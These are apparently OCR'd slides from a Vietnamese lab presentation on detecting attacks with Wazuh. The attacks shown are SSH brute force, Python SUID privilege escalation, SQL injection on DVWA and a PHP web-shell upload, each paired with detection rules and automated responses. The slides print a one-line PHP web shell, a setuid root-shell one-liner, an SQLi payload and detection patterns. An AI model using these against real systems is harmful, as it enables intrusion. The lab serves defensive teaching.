
KỊCH BẢN 3: BRUTEFORCE SSH + PRIVILEGE ESCALATION SUID

```
GNU nano 7.2                                    /var/ossec/etc/rules/local_rules.xml
      <id>T1110.001</id>
    </mitre>
    <group>authentication_failures,brute_force</group>
  </rule>

  <!--
    Rule 100002: Brute force cường độ cao
    10 lần thất bại / 60 giây từ cùng IP
  -->
  <rule id="100003" level="12" frequency="10" timeframe="60">
    <if_matched_sid>5760</if_matched_sid>
    <same_source_ip/>
    <description>SSH: High frequency brute force confirmed - $(srcip)</description>
    <mitre>
      <id>T1110.001</id>
    </mitre>
    <group>authentication_failures,brute_force</group>
  </rule>

</group>

<group name="local,audit,">
  <rule id="100004" level="14">
    <if_sid>92600</if_sid>
    <field name="audit.key">prive_esc</field>
    <description>CẢNH BÁO NGUY HIỂM: Phát hiện hành vi nghi ngờ leo thang đặc quyền qua Python SUID!</description>
    <mitre>
      <id>T1548.001</id>
    </mitre>
  </rule>
</group>
```

DEMO

KỊCH BẢN 3: BRUTEFORCE SSH + PRIVILEGE ESCALATION SUID





DEMO

KỊCH BẢN 3: BRUTEFORCE SSH + PRIVILEGE ESCALATION SUID

```
huy@huy-VMware-Virtual-Platform:~$ sudo cat /var/ossec/active-response/bin/remove-suid.sh
[sudo] password for huy:
#!/bin/bash
read -r INPUT

# 1. DEBUG: Bắt toàn bộ lệnh Manager gửi xuống ghi vào file để rình xem nó có gọi không
echo "$(date) - Dữ liệu thô nhận được: $INPUT" >> /var/ossec/logs/ar-debug.log

# 2. Bóc tách đường dẫn
FILE_PATH=$(echo $INPUT | jq -r .parameters.alert.data.audit.exe)
FILE_PATH=$(echo $INPUT | jq -r '.parameters.extra_args[0]')
# 3. Xử lý và ghi log
if [ "$FILE_PATH" != "null" ] && [ -f "$FILE_PATH" ]; then
    chmod u-s,g-s "$FILE_PATH"
    pkill -9 -u ubuntu
    echo "$(date) - [ACTIVE RESPONSE] Đã tước SUID thành công trên: $FILE_PATH" >> /var/ossec/logs/active-responses.log
else
    echo "$(date) - [LỖI] Không tước được quyền. Đường dẫn tìm thấy: $FILE_PATH" >> /var/ossec/logs/active-responses.log
fi
```

DEMO

KỊCH BẢN 3: BRUTEFORCE SSH + PRIVILEGE ESCALATION SUID


DEMO

KỊCH BẢN 3: BRUTEFORCE SSH + PRIVILEGE ESCALATION SUID

```
ubuntu@huy-VMware-Virtual-Platform:~$ python3 -c 'import os; os.setuid(0); os
.system("/bin/bash")'
root@huy-VMware-Virtual-Platform:~# ls -l
total 40
drwxr-xr-x 2 ubuntu ubuntu 4096 Feb 27 15:16 Desktop
drwxr-xr-x 2 ubuntu ubuntu 4096 Feb 27 15:16 Documents
drwxr-xr-x 2 ubuntu ubuntu 4096 Feb 27 15:16 Downloads
drwxrwxr-x 6 root   ubuntu 4096 Mar  8 16:24 mimipenguin
drwxr-xr-x 2 ubuntu ubuntu 4096 Feb 27 15:16 Music
drwxr-xr-x 2 ubuntu ubuntu 4096 Feb 27 15:16 Pictures
drwxr-xr-x 2 ubuntu ubuntu 4096 Feb 27 15:16 Public
drwx------ 4 ubuntu ubuntu 4096 Mar 31 12:00 snap
drwxr-xr-x 2 ubuntu ubuntu 4096 Feb 27 15:16 Templates
drwxr-xr-x 2 ubuntu ubuntu 4096 Feb 27 15:16 Videos
root@huy-VMware-Virtual-Platform:~# ls -l /usr/bin/python3.12
-rwsr-xr-x 1 root root 8020928 Mar  3 19:15 /usr/bin/python3.12
root@huy-VMware-Virtual-Platform:~# Connection to 192.168.138.150 closed by r
emote host.
Connection to 192.168.138.150 closed.
```

DEMO

KỊCH BẢN 4: PHÁT HIỆN TẤN CÔNG SQLI + FILE_RCE




DEMO

KỊCH BẢN 4: PHÁT HIỆN TẤN CÔNG SQLI + FILE_RCE

SQL INJECTION: KẺ TẤN CÔNG THỰC HIỆN GỬI CÁC TRUY VẤN BẤT THƯỜNG VÀO ỨNG DỤNG WEB NHẰM KHAI THÁC LỖ HỔNG SQL INJECTION

DEMO

KỊCH BẢN 4: PHÁT HIỆN TẤN CÔNG SQLI + FILE_RCE



DEMO

KỊCH BẢN 4: PHÁT HIỆN TẤN CÔNG SQLI + FILE_RCE

Không bảo mật https://192.168.32.30/app/wazuh#/overview/?tab=general&tabView=panels&_g=(filters:!(),refreshInterval:(pause:!t,value:0),time:(from:now-24h...

wazuh. Modules desktop2-virtual-... Security events

May 4, 2026 @ 01:18:38.970	Phát hiện thực thi lệnh hệ thống qua web shell	12	100003
May 4, 2026 @ 01:17:41.681	Integrity checksum changed.	7	550
May 4, 2026 @ 01:15:32.782	Phát hiện tấn công SQL Injection	10	100002
May 4, 2026 @ 00:59:03.507	Phát hiện tấn công SQL Injection	10	100002
May 4, 2026 @ 00:56:09.337	Phát hiện tấn công SQL Injection	10	100002
May 4, 2026 @ 00:45:40.575	Phát hiện tấn công SQL Injection	10	100002

Expanded document View surrounding documents View single document

Table JSON

_index	wazuh-alerts-4.x-2026.05.03
agent.id	001
agent.ip	192.168.32.20
agent.name	desktop2-virtual-machine
data.id	200
data.protocol	GET
data.srcip	192.168.32.136
data.url	/DVWA/vulnerabilities/sqli/?id=%27OR+1%3D1%23&Submit=Submit
decoder.name	web-accesslog
full_log	192.168.32.136 - - [04/May/2026:00:45:39 +0700] "GET /DVWA/vulnerabilities/sqli/?id=%27OR+1%3D1%23&Submit=Submit HTTP/1.1" 200 1866 "http://192.168.32.20/DVWA/vulnerabilities/sqli/?id=1%27OR+1%3D1%23&Submit=Submit" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:148.0) Gecko/20100101 Firefox/148.0"
id	1777830340.107108
input.type	log
location	/var/log/apache2/access.log
manager.name	desktop3-virtual-machine
rule.description	Phát hiện tấn công SQL Injection
rule.firedtimes	3

DEMO

KỊCH BẢN 4: PHÁT HIỆN TẤN CÔNG SQLI + FILE_RCE

```
GNU nano 6.2                                                    /var/ossec/etc/rules/local_rules.xm
<!-- Local rules -->

<!-- Modify it at your will. -->
<!-- Copyright (C) 2015, Wazuh Inc. -->

<!-- Example -->
<rules>

  <group name="local,syslog,sshd">

    <rule id="100001" level="5">
      <if_sid>5716</if_sid>
      <srcip>1.1.1.1</srcip>
      <description>sshd: authentication failed from IP 1.1.1.1.</description>
      <group>authentication_failed,pci_dss_10.2.4,pci_dss_10.2.5</group>
    </rule>

  </group>

  <group name="web,attack,sqli">

    <rule id="100002" level="10">
      <if_sid>31100</if_sid>
      <match>or|union|select|information_schema|sleep\(|benchmark\(</match>
      <description>Phát hiện tấn công SQL Injection</description>
      <mitre>T1190</mitre>
    </rule>

  </group>

</rules>
```

DEMO

KỊCH BẢN 4: PHÁT HIỆN TẤN CÔNG SQLI + FILE_RCE

[ALERT - 10] Web attack from 192.168.32.136 Hộp thư đến ×

quang.ltv8724@gmail.com
đến tôi

00:42 (56 phút trước)

SECURITY ALERT
Wazuh detected a malicious web attack.

Source IP: 192.168.32.136
Time: 2026-05-04T00:42:24.203+0700
Target Host: desktop2-virtual-machine

Attack Details:
- Rule ID: 100002
- Description: Phát hiện tấn công SQL Injection
- Severity Level: 10

Request: GET /DVWA/vulnerabilities/sqli/?id=%27OR+1%3D1%23&Submit=Submit

Full Log: 192.168.32.136 - - [04/May/2026:00:42:23 +0700] "GET /DVWA/vulnerabilities/sqli/?id=%27OR+1%3D1%23&Submit=Submit HTTP/1.1" 200 1865 "http://192.168.32.20/DVWA/vulnerabilities/sqli/?id=4&Submit=Submit" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:148.0) Gecko/20100101 Firefox/148.0"

Action taken:
- IP has been automatically blocked

```
ngrok

One gateway for every AI model. Available in early access *now*: https://ngrok.com/r/ai

Session Status                online
Account                       quang.ltv8724@gmail.com (Plan: Free)
Version                       3.39.1
Region                        Asia Pacific (ap)
Latency                       140ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    https://unstuffed-wizard-unclad.ngrok-free.dev -> http://localhost:5000

Connections                   ttl     opn     rt1     rt5     p50     p90
                              33      0       0.00    0.00    0.04    0.61

HTTP Requests
-------------

01:28:13.766 +07 POST /block                    200 OK
01:28:13.129 +07 POST /block                    200 OK
```

DEMO

KỊCH BẢN 4: PHÁT HIỆN TẤN CÔNG SQLI + FILE_RCE

FILE UPLOAD → RCE

- KẺ TẤN CÔNG CHUYỂN SANG KHAI THÁC CHỨC NĂNG UPLOAD FILE CỦA ỨNG DỤNG WEB NHẰM ĐƯA MÃ THỰC THI LÊN MÁY CHỦ.
- TRONG MÔI TRƯỜNG KIỂM THỬ, HÀNH VI NÀY ĐƯỢC MÔ PHỎNG BẰNG VIỆC TẢI LÊN MỘT FILE PHP CÓ KHẢ NĂNG THỰC THI LỆNH TRÊN SERVER.

DEMO

KỊCH BẢN 4: PHÁT HIỆN TẤN CÔNG SQLI + FILE_RCE

Vulnerability: File Upload

Choose an image to upload:

Browse... No file selected.

Upload

../../hackable/uploads/shell.php succesfully uploaded!

```
quang2@quang2-virtual-machine:~$ cd Downloads
quang2@quang2-virtual-machine:~/Downloads$ nano shell.php
quang2@quang2-virtual-machine:~/Downloads$ cat shell.php
<?php system($_GET['cmd']); ?>
quang2@quang2-virtual-machine:~/Downloads$
```

Not Secure http://192.168.32.20/DVWA/hackable/uploads/


Index of /DVWA/hackable/uploads


Name	Last modified	Size	Description
Parent Directory		-	
a.txt	2026-04-11 11:21	6	
b.php	2026-04-11 11:21	31	
images.jpeg	2026-04-30 14:33	10K	
shell.php	2026-05-04 01:43	31	
text.txt	2026-04-30 14:44	4	

Apache/2.4.52 (Ubuntu) Server at 192.168.32.20 Port 80

DEMO

KỊCH BẢN 4: PHÁT HIỆN TẤN CÔNG SQLI + FILE_RCE






```
<rule id="100003" level="12">
  <if_sid>31514</if_sid>
  <match>\.php\?cmd=|\.php\?exec=|\.php\?command=|\.php\?shell=|\.php\?run=|\.php\?system=|\.php\?passthru=|\.php\?popen=</match>
  <description>Phát hiện thực thi lệnh hệ thống qua web shell</description>
  <options>alert_by_email</options>
</rule>
```

DEMO

KỊCH BẢN 4: PHÁT HIỆN TẤN CÔNG SQLI + FILE_RCE

[ALERT - 12] Web attack from 192.168.32.136 Hộp thư đến ×

quang.ltv8724@gmail.com 01:46 (0 phút trước)
đến tôi

SECURITY ALERT
Wazuh detected a malicious web attack.

Source IP: 192.168.32.136
Time: 2026-05-04T01:46:33.469+0700
Target Host: desktop2-virtual-machine

Attack Details:
- Rule ID: 100003
- Description: Phát hiện thực thi lệnh hệ thống qua web shell
- Severity Level: 12

Request: GET /DVWA/hackable/uploads/shell.php?cmd=ls%20-la

Full Log: 192.168.32.136 - - [04/May/2026:01:46:33 +0700] "GET /DVWA/hackable/uploads/shell.php?cmd=ls%20-la HTTP/1.1" 200 430 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:148.0) Gecko/20100101 Firefox/148.0"

Action taken:
- IP has been automatically blocked
- File has been removed

DEMO

KỊCH BẢN 4: PHÁT HIỆN TẤN CÔNG SQLI + FILE_RCE

```
ngrok

One gateway for every AI model. Available in early access *now*: https://ngrok.com/r/ai

Session Status                online
Account                       quang.ltv8724@gmail.com (Plan: Free)
Version                       3.39.1
Region                        Asia Pacific (ap)
Latency                       239ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    https://unstuffed-wizard-unclad.ngrok-free.dev -> http://localhost:5000

Connections                   ttl     opn     rt1     rt5     p50     p90
                              35      0       0.00    0.00    0.05    0.65

HTTP Requests
-------------

01:46:42.023 +07 POST /block                    200 OK
01:46:40.031 +07 POST /remove-file              200 OK
```


```
{"timestamp":"2026-05-04T01:46:33.469+0700","rule":{"level":12,"description":"Phát hiện thực thi lệnh hệ thống qua web shell","id":"100003","firedtimes":8,"mail":true,"groups":["web
","attack","sqli"]},"agent":{"id":"001","name":"desktop2-virtual-machine","ip":"192.168.32.20"},"manager":{"name":"desktop3-virtual-machine"},"id":"1777833993.118829","full_log":"19
2.168.32.136 - - [04/May/2026:01:46:33 +0700] \"GET /DVWA/hackable/uploads/shell.php?cmd=ls%20-la HTTP/1.1\" 200 430 \"-\" \"Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:148.0) Gecko/
20100101 Firefox/148.0\"","decoder":{"name":"web-accesslog"},"data":{"protocol":"GET","srcip":"192.168.32.136","id":"200","url":"/DVWA/hackable/uploads/shell.php?cmd=ls%20-la"},"loc
ation":"/var/log/apache2/access.log"}
{"timestamp":"2026-05-04T01:46:40.835+0700","rule":{"level":7,"description":"File deleted.","id":"553","mitre":{"id":["T1070.004","T1485"],"tactic":["Defense Evasion","Impact"],"tec
hnique":["File Deletion","Data Destruction"]},"firedtimes":2,"mail":false,"groups":["ossec","syscheck","syscheck_entry_deleted","syscheck_file"],"pci_dss":["11.5"],"gpg13":["4.11"],
"gdpr":["II_5.1.f"],"hipaa":["164.312.c.1","164.312.c.2"],"nist_800_53":["SI.7"],"tsc":["PI1.4","PI1.5","CC6.1","CC6.8","CC7.2","CC7.3"]},"agent":{"id":"001","name":"desktop2-virtua
l-machine","ip":"192.168.32.20"},"manager":{"name":"desktop3-virtual-machine"},"id":"1777834000.119275","full_log":"File '/var/www/html/DVWA/hackable/uploads/shell.php' deleted\nMod
e: realtime\n","syscheck":{"path":"/var/www/html/DVWA/hackable/uploads/shell.php","mode":"realtime","size_after":"31","perm_after":"rw-r--r--","uid_after":"33","gid_after":"33","md5
_after":"e88d9c921ac17e074964e2c22d780f03","sha1_after":"05ecab1deb5796ba5968d77c221ae3421a113629","sha256_after":"50e626c8e31a460af48991b83dfd98c0b24f3a9d9e6eb906e961e77a2aecf15d",
"uname_after":"www-data","gname_after":"www-data","mtime_after":"2026-05-04T01:43:50","inode_after":1061821,"event":"deleted"},"decoder":{"name":"syscheck_deleted"},"location":"sysc
heck"}
```

DEMO

KỊCH BẢN 4: PHÁT HIỆN TẤN CÔNG SQLI + FILE_RCE

Not Secure http://192.168.32.20/DVWA/hackable/uploads/

Index of /DVWA/hackable/uploads

Name	Last modified	Size	Description
Parent Directory		-	
a.txt	2026-04-11 11:21	6	
b.php	2026-04-11 11:21	31	
images.jpeg	2026-04-30 14:33	10K	
text.txt	2026-04-30 14:44	4	

Apache/2.4.52 (Ubuntu) Server at 192.168.32.20 Port 80

```
desktop2@desktop2-virtual-machine:~$ sudo python3 /home/desktop2/agent_api.py
[sudo] password for desktop2:
 * Serving Flask app 'agent_api'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployme
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:5001
 * Running on http://192.168.32.20:5001
Press CTRL+C to quit
192.168.32.30 - - [04/May/2026 01:27:51] "POST /remove-file HTTP/1.1" 200 -
192.168.32.30 - - [04/May/2026 01:27:58] "POST /remove-file HTTP/1.1" 404 -
192.168.32.30 - - [04/May/2026 01:28:10] "POST /remove-file HTTP/1.1" 404 -
192.168.32.30 - - [04/May/2026 01:28:12] "POST /remove-file HTTP/1.1" 404 -
192.168.32.30 - - [04/May/2026 01:46:40] "POST /remove-file HTTP/1.1" 200 -
```

```
desktop3@desktop3-virtual-machine:~$ sudo iptables -L INPUT -n | grep 192.168.32.136
[sudo] password for desktop3:
DROP       all  --  192.168.32.136       0.0.0.0/0
DROP       all  --  192.168.32.136       0.0.0.0/0
```

Rimberio

2027

Thank You

SHAPING THE PRESENT AND THE FUTURE

WWW.REALLYGREATSITE.COM